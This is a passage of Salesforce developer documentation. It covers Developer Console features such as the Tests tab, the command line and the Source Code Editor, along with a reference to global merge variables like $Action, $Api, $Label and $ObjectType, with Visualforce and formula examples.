
Important If the Developer Console is open, the general log levels defined in the Developer Console affect all logs, including logs created during a deployment. Before running a deployment, verify that the Apex Code log level is not set to Finest, or the deployment might take longer than expected.

See Also

Debug Logs
Set Up Debug Logging
Developer Console Debug Menu
Log Inspector
Debug Log Levels
Debug Log Order of Precedence

View State Tab

The **View State** tab in the Developer Console allows you to examine the view state for a Visualforce page request.



The View State tab in the Developer Console works the same as the View State tab in the Visualforce Development Mode footer, except that double-clicking a folder node doesn't open a usage pie chart window. See "About the View State Tab" in the Visualforce Developer's Guide for details.

1. From your personal settings, enter *Advanced User Details* in the Quick Find box, then select **Advanced User Details**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.
2. Click **Edit**.
3. Select the **Development Mode** checkbox if it isn't selected.
4. Select the **Show View State in Development Mode** checkbox.
5. Click **Save**.

Note Since the view state is linked to form data, the View State tab only appears if your page contains an `<apex:form>` tag. In addition, the View State tab displays only on pages using custom controllers or controller extensions.

See Also

Debug Logs

Tests Tab

Use the Developer Console to set up test runs, run tests, and check Apex code coverage.

You can manage your tests from the Developer Console Test menu.

- **Always Run Asynchronously**: If this option isn't enabled, test runs that include tests from only one class run synchronously. Test runs that include more than one class run asynchronously regardless of whether this option is enabled.

- **New Run**: Create a test run.
- **Rerun**: Run the test selected in the Tests tab.
- **Rerun Failed Tests**: To rerun only the failed tests from the test run that's highlighted in the Tests tab, choose this option.
- **Run All**: Run all saved test methods.
- **Abort**: Abort the test selected in the Tests tab.
- **New Suite**: Create a suite of test classes that you regularly run together.
- **Suite Manager**: Create or delete test suites, or edit which classes your test suites contain.
- **New Suite Run**: Create a test run of the classes in one or more test suites.
- **Collapse All**: Collapse all open tests in the Tests tab.
- **Expand All**: Expand all tests in the Tests tab.
- **Clear Test Data**: Clear the current test data and code coverage results.

Completed tests are listed on the Tests tab in the bottom panel of the Developer Console.

The Overall Code Coverage pane displays the percentage of code coverage for each class in your org. The pane always displays the current percentage for every class. After you perform a test run of all classes, it displays the overall org-wide percentage in bold.

For more information on testing, see *Apex Developer Guide*: Testing Apex.

See Also

Create a Test Run
Checking Code Coverage

Developer Console Command Line Reference

The Developer Console includes a command line for various useful commands.

Command	Parameters	Description
`commands`	None	A list of all commands.
`exec <Apex statements>`	`<Apex statements>`: One or more Apex statements.	Executes the `<Apex statements>` and generates a log.
`exec [-o | -r]`	None	`-o`: Opens the Enter Apex Code window. `-r`: Executes the code in the Enter Apex Code window and

		generates a log.
`find <string>`	`<string>`: A string of characters.	Searches the log for a string.
`help`	None	Explains how to get information about commands.
`man <command>`	`<command>`: A Command Line Window command.	Displays the description of the command.

Work with Code

This section contains information about the tools and techniques you can use when making changes to your organization by using code.

The Editor for Visualforce or Apex

When editing Visualforce or Apex, either in the Visualforce development mode footer or from Setup, an editor is available.

Source Code Editor

The Developer Console includes a Source Code Editor with a collection of features for editing Apex and Visualforce code.

Object Inspector

The Object Inspector provides a read-only reference for the fields of a standard or custom object, and their data types. To open the Object Inspector, click **File** | **Open** and select the object you want to view.

Global Variables

When you work with components such as custom buttons and links, formulas in custom fields, validation rules, flows, processes, and Visualforce pages, you can use special merge fields to reference data in Salesforce.

Valid Values for the $Action Global Variable

All objects support basic actions, such as new, clone, view, edit, list, and delete. The **$Action** global also references actions available on many standard objects. The values available in your organization may differ depending on the features you enable.

Apex Code Overview

Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on the Lightning platform server in conjunction with calls to the Lightning Platform API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.

Visualforce

Visualforce is a framework that allows developers to build sophisticated, custom user interfaces that

can be hosted natively on the Lightning Platform. The Visualforce framework includes a tag-based markup language, similar to HTML, and a set of server-side “standard controllers” that make basic database operations, such as queries and saves, simple to perform.

Lightning Component Framework

The Lightning Component framework is a UI framework for developing single-page web apps for mobile and desktop devices.

Lightning Types

Lightning types are JSON-based data types used to structure, validate, and display data. While Salesforce provides a set of standard Lightning types, you can create custom Lightning types to customize the UI experience based on your business requirements.

Secure Your Code

This section contains information about implementing security in your code.

Email Services

You can use email services to process the contents, headers, and attachments of inbound email. For example, you can create an email service that automatically creates contact records based on contact information in messages.

Custom Labels

Custom labels enable developers to create multilingual applications by automatically presenting information (for example, help text or error messages) in a user’s native language. Custom labels are custom text values that can be accessed from Apex classes, Visualforce pages, Lightning pages, or Lightning components. The values can be translated into any language Salesforce supports.

Defining Custom S-Controls

S-controls provide a flexible, open means of extending the Salesforce user interface, including the ability to create and display your own custom data forms.

See Also

- Custom Labels
- About S-Controls
- Custom Metadata Types
- Deploy Your Changes
- Deploy Using the Ant Migration Tool

The Editor for Visualforce or Apex

When editing Visualforce or Apex, either in the Visualforce development mode footer or from Setup, an editor is available.

REQUIRED EDITIONS

Available in: Salesforce Classic
Apex is available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions
Available in: Salesforce Classic

Visualforce is available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS NEEDED	
To edit Visualforce markup:	Customize Application
To edit custom Visualforce controllers or Apex	Author Apex

The Apex and Visualforce editor has the following functionality:

Syntax Highlighting

The editor automatically applies syntax highlighting for keywords and all functions and operators.

Search ()

Search  enables you to search for text within the current page, class, or trigger. To use search, enter a string in the **Search** textbox and click **Find Next**

- To replace a found search string with another string, enter the new string in the **Replace** textbox and click **replace** to replace just that instance, or **Replace All** to replace that instance and all other instances of the search string that occur in the page, class, or trigger.
- To make the search operation case sensitive, select the **Match Case** option.
- To use a regular expression as your search string, select the **Regular Expressions** option. The regular expressions follow JavaScript's regular expression rules. A search using regular expressions can find strings that wrap over more than one line.
  If you use the replace operation with a string found by a regular expression, the replace operation can also bind regular expression group variables (`$1` , `$2` , and so on) from the found search string. For example, to replace an `<h1>` tag with an `<h2>` tag and keep all the attributes on the original `<h1>` intact, search for `<h1(\s+)(.*)>` and replace it with `<h2$1$2>` .

Go to line ()

The Go to line  button allows you to highlight a specified line number. If the line is not currently visible, the editor scrolls to that line.

Undo and Redo

Use undo  to reverse an editing action and redo  to recreate an editing action that was undone.

Font Size

Select a font size from the drop-down list to control the size of the characters displayed in the editor.

Line and Column Position

The line and column position of the cursor is displayed in the status bar at the bottom of the editor. This can be used with go to line () to quickly navigate through the editor.

Line and Character Count

The total number of lines and characters is displayed in the status bar at the bottom of the editor.

Editor Keyboard Shortcuts

- `Tab`: Adds a tab at the cursor
- `SHIFT+Tab`: Removes a tab
- `CTRL+f`: Opens the search dialog or searches for the next occurrence of the current search
- `CTRL+r`: Opens the search dialog or replaces the next occurrence of the current search with the specified replacement string
- `CTRL+g`: Opens the go to line dialog
- `CTRL+s`: Performs a quick save.
- `CTRL+z`: Reverses the last editing action
- `CTRL+y`: Recreates the last editing action that was undone


See Also

Apex Code Overview
Visualforce

Source Code Editor

The Developer Console includes a Source Code Editor with a collection of features for editing Apex and Visualforce code.

All code files, including Apex classes and triggers, and Visualforce pages and components, open in the Source Code Editor in the Developer Console workspace.




The syntax highlighting in the Source Code Editor calls out comments, numbers, strings, reserved keywords, primitive data types, variable declarations, and references. To access code search, press CTRL+F.

After you implement testing, you can view line-by-line code coverage in the Source Code Editor. The Source Code Editor also lets you set checkpoints to troubleshoot without updating your code.

To toggle between the Source Code Editor and a full screen editor (if available), press F11.

Setting Source Code Editor Preferences

You can choose the font size and display theme for the Source Code Editor. Click **Help** | **Preferences** to access the Preferences dialog.



Select an Editor Theme to preview it.

The Preferences window includes additional configuration options based on your permissions and implementation. These include enabling code completion and Logs Tab.

Click **Save** to update your settings and close the window.

Navigating to Method and Variable Declarations

You can navigate directly to a method or variable declaration, rather than having to scroll or search to find it.

- Mouse over a method or variable name. If the method or variable name is underlined, you can navigate to its declaration.
- Click in an underlined method or variable name.
- Press CTRL+ALT+N or click **Go To** to move the cursor to the declaration. If the declaration is in another file, the file opens in a new tab.

Using Search and Replace

Use the following keyboard shortcuts to search and replace text within the current view. To search files that are not open in the current view, click **File** | **Search in Files** or press CTRL+SHIFT+H.

Function Shortcut Notes Search CTRL+F Opens an active search form. Replace CTRL+SHIFT+F Opens a dialog that prompts you for the search term and then the replacement term, then lets you confirm or reject each change. Replace all CTRL+SHIFT+R Opens a dialog that prompts you for the search term and then the replacement term, then lets you confirm or reject the universal change.

Using Code Completion

The Source Code Editor provides auto-complete suggestions while you are writing code.

In Visualforce pages and components, auto-complete appears automatically as you type.

Validating Changes in Source Code: Problems Tab

Changes you make in the Source Code Editor are compiled and validated in the background. While you're editing code, an error indicator appears on lines with errors, and the **Problems** tab in the lower panel shows the details of compilation errors. To collapse the **Problems** tab, use the  button in the corner of the panel.

When source views are validated, all modified sources are validated together instead of individually. Changes that might be inconsistent with code on the server, but are consistent when validated as a group–such as adding a method in one file and calling that method in another–will not be reported as errors.

Changing the API Version

Use the **API Version** list at the top of the Source Code Editor to change the version of the current entity. The list includes the five most recent API versions plus the current version of the entity.

Saving Changes

When you make changes in the Source Code Editor, the name of the tab includes a "*" to indicate unsaved changes. Apex classes and triggers are saved with the current API version of the class or trigger.

To save a collection of changes with dependencies, click **File** | **Save All** or CTRL+S+SHIFT. All open tabs with modifications are saved together in one request.

When you save modified source views, they are validated against all saved source files. If source files have related changes, it is not possible to save the files individually. If there are any compilation errors, you will not be able to save. Review the **Problems** panel, correct any errors, and click **Save** again.

Note You can't edit and save Apex classes in a production organization.

Staying in Sync with Code in the Cloud

The Developer Console tracks changes made to the source by other users while you have a file open. If you haven't made any changes, your view will be updated automatically. If you've made modifications, you won't be able to save them to the server. You'll see an alert that another user has made changes, with the option to update the source view to the latest version.

Note If you choose to update to the latest version of a file, your changes will be overwritten. Copy your version out of the source view to preserve it, then update to the latest version and integrate your modifications.


See Also

- The Developer Console User Interface
- Checking Code Coverage
- Set Checkpoints in Apex Code
- Developer Console File Menu

Object Inspector

The Object Inspector provides a read-only reference for the fields of a standard or custom object, and their data types. To open the Object Inspector, click **File** | **Open** and select the object you want to view.

To search for objects that meet specific criteria, use the Developer Console Query Editor.



Note You can't modify custom objects in the Developer Console. Create, edit, or delete custom objects from Setup.

See Also

- Developer Console Functionality
- Find Object Management Settings

Global Variables

When you work with components such as custom buttons and links, formulas in custom fields, validation rules, flows, processes, and Visualforce pages, you can use special merge fields to reference data in Salesforce.

REQUIRED EDITIONS

The availability of each global variable depends on the experience and edition requirements for the related feature.

USER PERMISSIONS NEEDED	
To create, edit, and delete custom s-controls, formulas, or Visualforce pages:	Customize Application
To edit flows and processes:	Manage Flow

Note Web tabs support only **$User**, **$Organization**, and **$Api** merge fields.

Use these global variables when choosing a merge field type to add to your custom component:

$Action

Description:	A global merge field type to use when referencing standard Salesforce actions, such as displaying the Accounts tab home page, creating accounts, editing accounts, and deleting accounts. Use action merge fields in `LINKTO` and `URLFOR` functions to reference the action selected.
Use:	• Select the field type: $Action. • Insert a merge field in the format **$Action.object.action**, such as **$Action.Account.New**.

S-Control Example:	This s-control references the standard action for creating accounts in the **$Action.Account.New** merge field.
	`<html>`
	`  <body>`
	`  {!LINKTO(`
	`  "Create a New Account",`
	`  $Action.Account.New,`
	`  $ObjectType.Account`

	`)}`
	`</body>`
	`</html>`

Visualforce Example:	`<apex:outputLink value="{!URLFOR($Action.Account.New)}">`
	`Create New Account`
	`</apex:outputLink>`

Tips:	This global variable is only available for custom buttons and links, s-controls, and Visualforce pages.

All objects support basic actions, such as new, clone, view, edit, list, and delete. The **$Action** global also references actions available on many standard objects. The values available in your organization can differ depending on the features you enable.

$Api

Description:	A global merge field type to use when referencing API URLs.	
Use:	• Select the field type: $Api. • Select a merge field, such as: - **$Api.Enterprise_Server_URL__xxx**: The Enterprise WSDL SOAP endpoint where **xxx** represents the version of the API. For example, **$Api.Enterprise_Server_URL_140** is the merge field value for version 14.0 of the API. - **$Api.Partner_Server_URL__xxx**: The Partner WSDL SOAP endpoint where **xxx** represents the version of the API. - **$Api.Session_ID**: The session ID.	

S-Control Example:	This custom formula field calls a service to replace the SIC code. Replace *myserver* with the name of your server.
	`HYPERLINK("https://www.myserver.com/mypage.jsp" &`
	`"?Username="  & $User.Username &`
	`"&crmSessionId="  & GETSESSIONID() &`
	`"&crmServerUrl="  &  $Api.Partner_Server_URL_90  &`
	`"&crmObjectId="  & Id &`
	`"&crmFieldUpdate=sicCode",`
	`"Update SIC Code")`	

Visualforce and Flow Example:	Use dot notation to return the session ID. `{!$Api.Session_ID}`	
Tips:	This global variable is only available for formula fields, s-controls, custom buttons and links, Visualforce pages, flows, and process formulas. `$Api.Session_ID` and `GETSESSIONID()` return the same value, an identifier for the current session in the current context. This context varies depending on where the global variable or function is evaluated. For example, if you use either in a custom formula field and that field is displayed on a standard page layout in Salesforce Classic, the referenced session is a basic Salesforce session. That same field (or the underlying variable or formula result), when used in a Visualforce page, references a Visualforce session instead. Session contexts are based on the domain of the request. That is, the session context changes whenever you cross a hostname boundary, such as from `.salesforce.com` to `.vf.force.com` or `.lightning.force.com`. Session identifiers from different contexts, and the sessions themselves, are different. When you transition between contexts, the old session is replaced by the new one, and the old session is no longer valid. The session ID also changes at this time. Normally Salesforce transparently handles session hand-off between contexts, but if you're passing the session ID around yourself, you might need to re-access `$Api.Session_ID` or `GETSESSIONID()` from the new context to ensure a valid session ID. Not all sessions are created equal. In particular, sessions obtained in a Lightning Experience context have reduced privileges and don't have API access. You can't use these session IDs to make API calls. `{!$Api.Session_ID}` isn't generated for guest users.	

$Component

Description:	A global merge field type to use when referencing a Visualforce component.
Use:	Each component in a Visualforce page has its own `Id` attribute. When the page is rendered, this attribute is used to generate the Document Object Model (DOM) ID.

	Use `$Component.Path.to.Id` in JavaScript to reference a specific component on a page, where *Path.to.Id* is a component hierarchy specifier for the component being referenced.
Visualforce Example:	`function beforeTextSave() { document.getElementById('{!$Component.msgpost}').value = myEditor.getEditorHTML(); }`
Tips:	This global variable is only available for Visualforce pages.

$ComponentLabel

Description:	A global merge field to use when referencing the label of an `inputField` component on a Visualforce page that is associated with a message.
Use:	Return the label of an `inputField` component that is associated with a message.
Visualforce Example:	`<apex:datalist var="mess" value="{!messages}"> <apex:outputText value="{!mess.componentLabel}:" style="color:red"/> <apex:outputText value="{!mess.detail}" style="color:black" /> </apex:datalist>`
Tips:	This global variable is only available for Visualforce pages.

$CurrentPage

Description:	A global merge field type to use when referencing the current Visualforce page or page request.
Use:	Use this global variable in a Visualforce page to reference the current page name (`$CurrentPage.Name`) or the URL of the current page (`$CurrentPage.URL)` . Use `$CurrentPage.parameters.parameterName` to reference page-request parameters and values, where *parameterName* is the request parameter being referenced. *parameterName* isn't case-sensitive.
Visualforce Example:	`<apex:page standardController="Account"> <apex:pageBlock title="Hello {!$User.FirstName}!"> You belong to the {!account.name} account. `

	<pre> You're also a nice person. </apex:pageBlock> <apex:detail subject="{!account}" relatedList="false"/> <apex:relatedList list="OpenActivities" subject="**{!$CurrentPage.parameters.relatedId}**"/> </apex:page></pre>
Tips:	This global variable is only available for Visualforce pages.

$CustomMetadata

Description:	A custom metadata record. Available in API version 43.0 and later.
Use:	Use this global variable in validation rule formulas to dynamically reference custom metadata types using the syntax `$CustomMetadata.type.record.field`.
Tips:	This global variable only supports validation rule formulas.

$FieldSet

Description:	Provides access to a field set defined in your organization.
Use:	Use this in your Visualforce pages to dynamically iterate over fields in a field set. You must prefix this global variable with a reference to the standard or custom object that has the field set.

Visualforce Example:	<pre><apex:page standardController="Account">
	    <apex:repeat value="{!$ObjectType.Account.FieldSets.myFieldSetName}" var="field">
	        <apex:outputText value="{!field}" />
	    </apex:repeat>
	</apex:page></pre>

Tips:	This global variable is only available for Visualforce pages.

$Label

Description:	A global merge field type to use when referencing a custom label.
Use:	• Select the field type $Label.

	• Select the custom label that you want to reference. The returned value depends on the language setting of the contextual user. The value returned is one of these, in order of precedence: • The local translation's text • The packaged translation's text • The primary label's text
Flow Example:	Create a flow formula whose expression is: `{!$Label.customCurrency_label}` Then reference that flow formula as the label of a screen component.

Visualforce Example:	`<apex:page>`
	`  <apex:pageMessage severity="info"`
	`  strength="1"`
	`  summary="{!$Label.firstrun_helptext}"`
	`  />`
	`</apex:page>`

Aura Components Example	**Label in a markup expression using the default namespace**
	`{!$Label.c.labelName}`
	
	Label expressions in markup are supported in `.cmp` and `.app` resources only.
	
	Label in JavaScript code if your org has a namespace
	`$A.get("$Label.namespace.labelName")`

Tips:	This global variable is available for Aura components, Visualforce pages, Apex, flows, and process formulas only.

$Label.Site

Description:	A global merge field type used to reference a standard Sites label in a Visualforce page. As with all standard labels, the label's message displays according to the user's language and locale. You can't modify the message of a standard Sites label. To use a custom message, create a custom label, and then reference the label with

	the **$Label** global variable.
Use:	Use this expression in a Visualforce page to access a standard Sites label. When the application server constructs the page to be presented to the end-user's browser, the value returned depends on the language and locale of the user.

Visualforce Example:	`<apex:page>`
	`  <apex:pageMessage severity="info"`
	`  strength="1"`
	`  summary="{!$Label.Site.temp_password_sent}"`
	`  />`
	`</apex:page>`

Tips:	This global variable is only available for Visualforce pages.

Salesforce provides these labels:

Label	Message
authorization_required	Authorization Required
bandwidth_limit_exceeded	Bandwidth Limit Exceeded
change_password	Change Password
change_your_password	Change Your Password
click_forget_password	If you have forgotten your password, click Forgot Password to reset it.
community_nickname	Nickname
confirm_password	Confirm Password
down_for_maintenance	{0} is down for maintenance
email	Email
email_us	email us
enter_password	Did you forget your password? Please enter your username below.
error	Error: {0}
error2	Error
file_not_found	File Not Found
forgot_password	Forgot Password

Label	Message
forgot_password_confirmation	Forgot Password Confirmation
forgot_your_password_q	Forgot Your Password?
get_in_touch	Please {1} if you need to get in touch.
go_to_login_page	Go to Login Page
img_path	/img/sites
in_maintenance	Down For Maintenance
limit_exceeded	Limit Exceeded
login	Login
login_button	Login
login_or_register_first	You must first log in or register before accessing this page.
logout	Logout
new_password	New Password
new_user_q	New User?
old_password	Old Password
page_not_found	Page Not Found
page_not_found_detail	Page Not Found: {0}
password	Password
passwords_dont_match	Passwords did not match.
powered_by	Powered by
register	Register
registration_confirmation	Registration Confirmation
site_login	Site Login
site_under_construction	Site Under Construction
sorry_for_inconvenience	Sorry for the inconvenience.
sorry_for_inconvenience_back_shortly	Sorry for the inconvenience. We'll be back shortly.
stay_tuned	Stay tuned.
submit	Submit
temp_password_sent	An email has been sent to you with your temporary

Label	Message
	password.
thank_you_for_registering	Thank you for registering. An email has been sent to you with your temporary password.
under_construction	{0} is under construction
user_registration	New User Registration
username	Username
verify_new_password	Verify New Password

$Network

Description:	A global merge field type to use when referencing Experience Cloud site details in a Visualforce email template.
Use:	Use this expression in a Visualforce email template to access the Experience Cloud site name and login URL.
Visualforce Example:	<messaging:emailTemplate subject="Your Password has been reset" recipientType="User"> <messaging:htmlEmailBody > Hi, Your password for {!$Network.Name} has been reset. Reset Password Regards, Community Manager </messaging:htmlEmailBody> </messaging:emailTemplate>
Tips:	This global variable works only in Visualforce email templates for Experience Cloud sites.

$MessageChannel

Description:	A global merge field type to provide access to a message channel defined in your organization.
Use:	Use this expression in your Visualforce page to access a message channel and use the Lightning Message Service APIs.

Visualforce Example:	<apex:page>
	<script>
	// Load the MessageChannel token in a variable
	var SAMPLEMC = "{!$MessageChannel.SampleMessageChannel__c}";
	function handleClick() {
	const payload = {
	recordId: "some string",
	recordData: {value: "some value"}
	}
	sforce.one.publish(SAMPLEMC, payload);
	}
	</script>
	
	 Publish SampleMessageChannel
	<button onclick="handleClick()">Publish</button>
	
	</apex:page>

Tips:	This global variable is available for Visualforce pages.

$ObjectType

Description:	A global merge field type to use when referencing standard or custom objects (such as Accounts, Cases, or Opportunities) and the values of their fields. Use object type merge fields in `LINKTO`, `GETRECORDIDS`, and `URLFOR` functions to reference a specific type of data or the `VLOOKUP` function to reference a specific field in a related object.
Use:	• Select the field type: $ObjectType. • Select an object to insert a merge field representing that object, such as **$ObjectType.Case**. Optionally, select a field on that object using this syntax: **$ObjectType.Role_Limit__c.Fields.Limit__c**.
Custom Button Example:	This custom list button references the cases standard object in the **$ObjectType.Case** merge field. {!REQUIRESCRIPT ("/soap/ajax/13.0/connection.js")} var records = {!GETRECORDIDS($ObjectType.Sample)};

```
var newRecords = [];
if (records[0] == null) {
    alert("Please select at least one row")
} else {
    for (var n=0; n<records.length; n++) {
        var c = new sforce.SObject("Case");
        c.id = records[n];
        c.Status = "New";
        newRecords.push(c);
    }
    result = sforce.connection.update(newRecords);
    window.location.reload();
}
```

Validation Rule Example:

This example checks that a billing postal code is valid by looking up the first five characters of the value in a custom object called Zip_Code__c that contains a record for every valid zip code in the US. If the zip code isn't found in the Zip_Code__c object or the billing state doesn't match the corresponding State_Code__c in the Zip_Code__c object, an error is displayed.

```
AND(
    LEN(BillingPostalCode) > 0,
    OR(BillingCountry = "USA", BillingCountry = "US"),
    VLOOKUP(
        $ObjectType.Zip_Code__c.Fields.State_Code__c,
        $ObjectType.Zip_Code__c.Fields.Name,
        LEFT(BillingPostalCode,5)
    ) <> BillingState
)
```

Visualforce Example:

This example retrieves the label for the Account `Name` field:

```
{!$ObjectType.Account.Fields.Name.Label}
```

Tips:

This global variable is available in Visualforce pages, custom buttons and links, s-controls, and validation rules.

$Organization

Description:	A global merge field type to use when referencing information about your company profile. Use organization merge fields to reference your organization's city, fax, ID, or other details.
Use:	• Select the field type: $Organization. • Select a merge field such as **$Organization.Fax**.
Validation Rule Example:	Use organization merge fields to compare any attribute for your organization with that of your accounts. For example, you may want to determine if your organization has the same country as your accounts. This validation formula references your organization's country merge field and requires a country code for any account that's foreign. `AND($Organization.Country <> BillingCountry, ISBLANK(Country_Code__c))`
